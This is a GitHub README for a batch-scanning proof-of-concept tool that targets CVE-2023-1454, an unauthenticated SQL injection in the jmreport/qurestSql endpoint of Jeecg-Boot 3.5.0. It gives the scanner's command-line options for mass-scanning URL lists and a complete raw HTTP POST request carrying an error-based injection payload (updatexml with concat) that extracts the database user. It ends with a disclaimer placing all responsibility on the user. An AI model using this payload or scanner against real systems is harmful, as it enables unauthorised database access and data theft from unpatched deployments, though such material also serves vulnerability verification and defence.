 sweelg/cve-2023-1454-jeecg-boot-qurestsql-sqlvuln
jmreport/qurestSql 未授权SQL注入批量扫描poc Jeecg-Boot是一款基于Spring Boot和Jeecg-Boot-Plus的快速开发平台,最新的jeecg-boot 3.5.0 中被爆出多个SQL注入漏洞。

jmreport/qurestSql Unauthorized SQL Injection Batch Scan PoC. Jeecg-Boot is a rapid development platform based on Spring Boot and Jeecg-Boot-Plus. The latest version jeecg-boot 3.5.0 has been exposed with multiple SQL injection vulnerabilities.
usage: CVE-2023-1454.py [-h] [-u URL] [-f FILE] [-t THREAD] [-T TIMEOUT] [-o OUTPUT] [-p PROXY]

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     Target url(e.g. url.txt)
  -f FILE, --file FILE  Target file(e.g. url.txt)
  -t THREAD, --thread THREAD
                        Number of thread (default 5)
  -T TIMEOUT, --timeout TIMEOUT
                        Request timeout (default 3)
  -o OUTPUT, --output OUTPUT
                        Vuln url output file (e.g. result.txt)
  -p PROXY, --proxy PROXY
                        Request Proxy (e.g http://127.0.0.1:8080)

poc:

POST /jeecg-boot/jmreport/qurestSql HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
Content-Type: application/json;charset=UTF-8
Content-Length: 128

{"apiSelectId":"1316997232402231298","id":"1' or '%1%' like (updatexml(0x3a,concat(1,(select current_user)),1)) or '%%' like '"}
Any direct or indirect consequences and losses caused by the dissemination or use of the information provided in this document shall be borne by the user. The author assumes no responsibility for this.
